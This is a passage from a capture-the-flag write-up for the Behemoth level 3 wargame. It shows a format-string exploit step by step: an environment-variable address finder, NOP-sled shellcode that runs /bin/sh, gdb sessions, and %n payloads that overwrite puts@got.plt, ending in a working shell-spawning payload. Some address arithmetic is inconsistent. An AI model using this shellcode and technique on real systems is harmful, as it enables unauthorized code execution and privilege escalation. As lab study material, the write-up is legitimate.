ptr → points to the string value of SHELLCODE in the process memory.
```

```
ptr += (strlen(argv[0]) - strlen(argv[2])*2);
```

This is the critical pointer arithmetic line.

Break-down:

`strlen(argv[0])`

Length of the program name string.

`strlen(argv[2])`

Length of the third command-line argument.

`strlen(argv[2]) * 2`

Doubles that length.

`(strlen(argv[0]) - strlen(argv[2])*2)`

Computes an integer offset.

This value may be positive or negative.

`ptr += offset`

Moves the pointer forward or backward in memory by that many bytes.

What this program is REALLY doing (summary)

Fetches the memory address of an environment variable's value.
Applies a calculated offset based on command-line argument lengths.
Prints the resulting memory address.

Save the file and make a binary executable or compile our file to `.exe` program:

```
behemoth3@behemoth:/behemoth$ temp=$(mktemp -d)
behemoth3@behemoth:/behemoth$ cd $temp
behemoth3@behemoth:/tmp/tmp.wVnxwcjV5o$ chmod 777 $temp
behemoth3@behemoth:/tmp/tmp.wVnxwcjV5o$ nano getloc.c
Unable to create directory /home/behemoth3/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

behemoth3@behemoth:/tmp/tmp.wVnxwcjV5o$ cat getloc.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
        char *ptr;
        ptr = getenv(argv[1]);
        ptr += (strlen(argv[0]) - strlen(argv[2])*2);
        printf("%s location address: %p\n", argv[1], ptr);
}
behemoth3@behemoth:/tmp/tmp.wVnxwcjV5o$ gcc -m32 -o getloc getloc.c
behemoth3@behemoth:/tmp/tmp.wVnxwcjV5o$ ls -l
total 20
-rwxrwxr-x 1 behemoth3 behemoth3 14972 Dec 25 11:34 getloc
-rw-rw-r-- 1 behemoth3 behemoth3   259 Dec 25 11:34 getloc.c
behemoth3@behemoth:/tmp/tmp.wVnxwcjV5o$ ./getloc SHELLCODE /behemoth/behemoth3
SHELLCODE location address: 0xffffd5a3
behemoth3@behemoth:/tmp/tmp.wVnxwcjV5o$
```

We get the address as:

> 0xffffd5a4
>
> in little ednian format which will be:
> \xa4\xd5\xff\xff

Now let's get back at crafting our payload:


```
SHELLCODE address       : \xa4\xd5\xff\xff
Memory Address puts@got : 0x0804b218
[Also the address to overwrite with SHELLCODE Address]
```

Now here things will get a little tight, hold on and bear with me while I go over the crafting of our payload.

We have this address to be overwritten:
`0x0804b218`
For us to actually overwrite this with our shell code address → `\xa3\xd5\xff\xff` we need to store them consecutively [like]:

```
0x0804b218 = \xa3
0x0804b219 = \xd5
0x0804b21a = \xff
0x0804b21b = \xff
```

Now to do so we have to calculate the exact length of the payload:



So likewise decimal vales for each be;

```
0xa3 = 164
0xd5 = 213
0xff = 255
0xff = 255
```

Understand this concept if;
`puts@got.plt` stores → `\xa4\xd5\xff\xff` [env variable SHELLCODE's address]
Then we effectively achieve the job we intend to and the shell will be spawned, now
back to crafting our payload.

Now let' start attempting to build a payload:

```
We want to store:
```

0x0804b218 = 0xa3 [164]
so to achieve that we do:
run < <(echo -e "AAAA\x18\xb2\x04\x08%156x%n")

```
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08%156x%n")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < <(echo -e "AAAA\x18\xb2\x04\x08%156x%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Identify yourself: Welcome, AAAA
                                        41414141

Program received signal SIGSEGV, Segmentation fault.
0x000000a4 in ?? ()
(gdb) x/5wx 0x0804b218
0x804b218 <puts@got.plt>:       0x000000a4      0x00000000      0x00000000      0x00000000
0x804b228:      0x00000000
(gdb)
```

See a4 is stored in the `puts@got.plt` , for anyone confused allow me to break it down because trust me it isn't easy at all to grasp, I'm referring to 3 different write-ups at this point so stick along, trust me it will only get better:

AAAA → Used for stack alignment, because generaly 8 charcters are stored
in a byte of data. [Its a junk value can also be any other char]

\x18\xb2\x04\x08 → Address of puts@got.plt in little endian

%156x → This is a format string directive.
It Print 156 characters (padding)
%x prints a hex value, but width forces output size
Its critical for %n exploitation
After this executes:
Total printed bytes ≈ 156 (+ whatever came before)
Why 156?
Because 4As → 4 Bytes + 4 bytes of address of puts@got.plt = 8 Bytes
Size of 0xa3 = 164
164 - 8 = 156.

And %n as we know → Does not print anything
Writes the number of bytes printed so far

Writes it to the address pointed to by the correspondi
ng
argument

thus %n stores the hex value i.e. 0xa3 in \x18\xb2\x04\x08 [puts@got.plt]

hope this made things relatively clearer than before.

If you grasped the logic so far, it is only getting easier from here on forth:

We were here with our last functioning bit of payload:
run < <(echo -e "AAAA\x18\xb2\x04\x08%156x%n")

Next we have from our list:
0xa3 = 164
0xd5 = 213
0xff = 255
0xff = 255

we have, 0xd5 = 213, which is to be stored at → 0x0804b219
So now to add the same to the next memory address;

%156x %n becomes 156 - 8 = 148 or %148x%n
run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%148x%n")

Now understand this:
"AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%148x → this is a total of 164 [148 + 16]

We need to subract this whole from 0xd5 [213],
which will be 213 - 164 = 49 which will be stored with %x of second iteration li
ke:

run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%148x%n%4
9x%n")

```
run < <(echo -e "
| AAAA | 0x0804b218 | AAAA | 0x0804b219 | %148x%n | %49x%n |
|  4B  |    4B      |  4B  |    4B      | pad+w |  pad+w |
")

|------------------------- INPUT STREAM ----------------------------|

AAAA                → padding / alignment (4 bytes)
\x18\xb2\x04\x08        → target address #1 (0x0804b218)

AAAA                → padding / alignment (4 bytes)
\x19\xb2\x04\x08        → target address #2 (0x0804b219)

%148x               → pad output so total printed = 164 bytes
%n                  → write 164 (0xA4*) to *(0x0804b218)

%49x                → pad output so total printed = 213 bytes
%n                  → write 213 (0xD5) to *(0x0804b219)

|-----------------------------------------------------------------|

Hope that made sense.
```

Let’s see the same in action:

```
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%148x%n%49x%n")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%148x%n%49x%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Identify yourself: Welcome, AAAAAAAA
                                    41414141                                        41414141

Program received signal SIGSEGV, Segmentation fault.
0x0000d5a4 in ?? ()
(gdb) x/5wx 0x0804b218
0x804b218 <puts@got.plt>:       0x0000d5a4      0x00000000      0x00000000      0x00000000
0x804b228:      0x00000000
(gdb)
```

And the logic works flawlessly, exactly as intended :)
We have to repeat the process twice more:

We were here with our last functioning bit of payload:
run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%148x%n%49x%n")

Next we have from our list:
0xa3 = 164
0xd5 = 213
0xff = 255
0xff = 255

we have, 0xff = 255, which is to be stored at → 0x0804b21a
So now to add the same to the next memory address;

ff [255] - d5 [213] = 42 and
d5 [213] - a3 [164] = 49


So, for the next memory address we get:

run < <(echo -e "
AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08%148x%n%49x%n%42x%n
")

We will reduce 148 by 8 more, it becomes 140,
But wedo not have to reduce the other %49x%n- why?
Because:
And d5 [213] - 24 [8+8+8] - 140 = 49 [anyways]

So we get:
run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08%140x%n%49x%n%42x%n")

Let’s test this one as well:



And runs perfectly!

We were here with our last functioning bit of payload:
run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08%140x%n%49x%n%42x%n")

Next we have from our list:
0xa3 = 164
0xd5 = 213
0xff = 255
0xff = 255

we have, 0xff = 255, which is to be stored at → 0x0804b21b
So now to add the same to the next memory address;

ff [255] - ff [255] = 0 [No displacement]

S0 we just do it like:

run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08\x08AAAA\x1b\xb2\x04%132x%n%49x%n%42x%n%x%n")
[remember 140 - 8 = 132]

Let’s test it:

```
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08\x08AAAA\x1b\xb2\x04%132x%n%49x%n%42x%n%0x%n")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08\x08AAAA\x1b\xb2\x04%1
32x%n%49x%n%42x%n%0x%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
Download failed: Invalid argument.  Continuing without source file ./stdio-common/./stdio-common/vfprintf-process-arg.c.
__printf_buffer (buf=0xffffd19c,
    format=0xffffd280 "AAAA\030\262\004\bAAAA\031\262\004\bAAAA\032\262\004\b\bAAAA\033\262\004%132x%n%49x%n%42x%n%0x%n\n",
    ap=0xffffd2a0 "%132x%n%49x%n%42x%n%0x%n\n", mode_flags=0) at ./stdio-common/vfprintf-process-arg.c:348
warning: 348    ./stdio-common/vfprintf-process-arg.c: No such file or directory
(gdb) x/5wx 0x0804b218
0x804b218 <puts@got.plt>:       0x00ffd5a4      0x00000000      0x00000000      0x00000000
0x804b228:      0x00000000
(gdb)
```


It did not work, agh- we will need some refinement i think- we required:

`puts@got.plt` to store the value → `0xffffd5a4` but instead we only got `0x00ffd5a4`

Interestingly, let me test something:

Hex value:
1ff – ff = **100**

Decimal value:
511 – 255 = **256**



run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08\x08AAAA\x1b\xb2\x04%132x%n%49x%n%42x%n%256x%n")

```
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08\x08AAAA\x1b\xb2\x04%132x%n%49x%n%42x%n%256x%n")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08\x08AAAA\x1b\xb2\x04%1
32x%n%49x%n%42x%n%256x%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
Download failed: Invalid argument.  Continuing without source file ./stdio-common/./stdio-common/vfprintf-process-arg.c.
__printf_buffer (buf=0xffffd19c,
    format=0xffffd280 "AAAA\030\262\004\bAAAA\031\262\004\bAAAA\032\262\004\b\bAAAA\033\262\004%132x%n%49x%n%42x%n%256x%n\n",
    ap=0xffffd2a0 "%132x%n%49x%n%42x%n%256x%n\n", mode_flags=0) at ./stdio-common/vfprintf-process-arg.c:348
warning: 348    ./stdio-common/vfprintf-process-arg.c: No such file or directory
(gdb) x/5wx 0x0804b218
0x804b218 <puts@got.plt>:       0x00ffd5a4      0x00000000      0x00000000      0x00000000
0x804b228:      0x00000000
(gdb)
```

This failed as well, my logic was if 0 could not be handled well, maybe we can handle it by increasing the value by 1, but clearly that has not worked either.

Let's try fresh but this time the shellcode will also include NOP sled which we did not have previously:

```
export SHELLCODE=$'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66
\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6
e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
```

I am trying it on another system allow me to compile the program for calculating the value of our environment variable using our C code from early on:

```
behemoth3@behemoth:/behemoth$ cd $temp
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ nano getloc.c
Unable to create directory /home/behemoth3/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ cat getloc.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
        char *ptr;
        ptr = getenv(argv[1]);
        ptr += (strlen(argv[0]) - strlen(argv[2])*2);
        printf("%s location address: %p\n", argv[1], ptr);
}
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ gcc -m32 -0 getloc getloc.c
gcc: error: unrecognized command-line option '-0'
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ gcc -m32 -o getloc getloc.c
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ ls -l
total 20
-rwxrwxr-x 1 behemoth3 behemoth3 14972 Dec 28 12:45 getloc
-rw-rw-r-- 1 behemoth3 behemoth3   259 Dec 28 12:44 getloc.c
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ chmod 777 $temp
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ ./getloc.c SHELLCODE /behemoth/behemoth3
-bash: ./getloc.c: Permission denied
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$ ./getloc SHELLCODE /behemoth/behemoth3
SHELLCODE location address: 0xffffd46c
behemoth3@behemoth:/tmp/tmp.0Od7dTHrVx$
```

For address of SHELLCODE: 0xffffd46c
Little Endian format: \x6c\xd4\xff\xff

Now I will again compute the sizes and craft our payload:

\x6c = 108
\xd4 = 212
\xff = 255
\xff = 255

1. run < <(echo -e "AAAA\x18\xb2\x04\x08%100x%n")
2. run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%92x%n%104x%n")

3. run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08%84x%n%104x%n%43x%n")

```
Program received signal SIGSEGV, Segmentation fault.
0x0000006c in ?? ()
(gdb) x/5wx 0x0804b218
0x804b218 <puts@got.plt>:       0x0000006c      0x00000000      0x00000000      0x00000000
0x804b228:      0x00000000
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%92x%n%104x%n")run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%92x%n%104x%n")quit
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%92x%n%104x%n")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08%92x%n%104x%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Identify yourself: Welcome, AAAA□◆AAAA□◆                                                                                    41414141
                                                41414141

Program received signal SIGSEGV, Segmentation fault.
0x0000d46c in ?? ()
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08%84x%n%104x%n%43x%n")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08%84x%n%104x%n%43x%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Identify yourself: Welcome, AAAA□◆AAAA□◆AAAA□◆                                                                              41414141
                                                41414141                                41414141

Program received signal SIGSEGV, Segmentation fault.
0x00ffd46c in ?? ()
(gdb)
```

So far so good, now the ultimatum:

run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08AAAA\x1b\xb2\x04\x08%76x%n%104x%n%43x%n%256x%n")

```
(gdb) run < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08AAAA\x1b\xb2\x04\x08%76x%n%104x%n%43x%n%256x%n")
Starting program: /usr/bin/bash < <(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08AAAA\x1b\xb2\x04\x08%76x%n%104x%n%43x%n%256x%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0x7ffff7fc3000.
Download failed: Permission denied.  Continuing without separate debug info for /lib/x86_64-linux-gnu/libtinfo.so.6.
warning: could not find '.gnu_debugaltlink' file for /lib/x86_64-linux-gnu/libtinfo.so.6
Download failed: Permission denied.  Continuing without separate debug info for /lib/x86_64-linux-gnu/libtinfo.so.6.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after fork from child process 79]
/usr/bin/bash: line 1: $'AAAA\030\262\004\bAAAA\031\262\004\bAAAA\032\262\004\bAAAA\E\262\004\b%76x%n%104x%n%43x%n%256x%n': command not found
[Inferior 1 (process 77) exited with code 0177]
(gdb)
```

Nope doesn't work.

Actually wait- I might have to try something this is not the error I think it is- this might just be working fine, let's try to run this in the local environment instead:

(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08AAAA\x1b\xb2\x04\x08%76x%n%104x%n%43x%n%256x%n") | /behemoth/behemoth3

And it works, we just need to add a `; cat`

FINAL WORKING PAYLOAD:

```
(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08AAAA\x1b\xb2\x04\x08%76x%n%104x%n%43x%n%256x%n"; cat) | /behemoth/behemoth3
```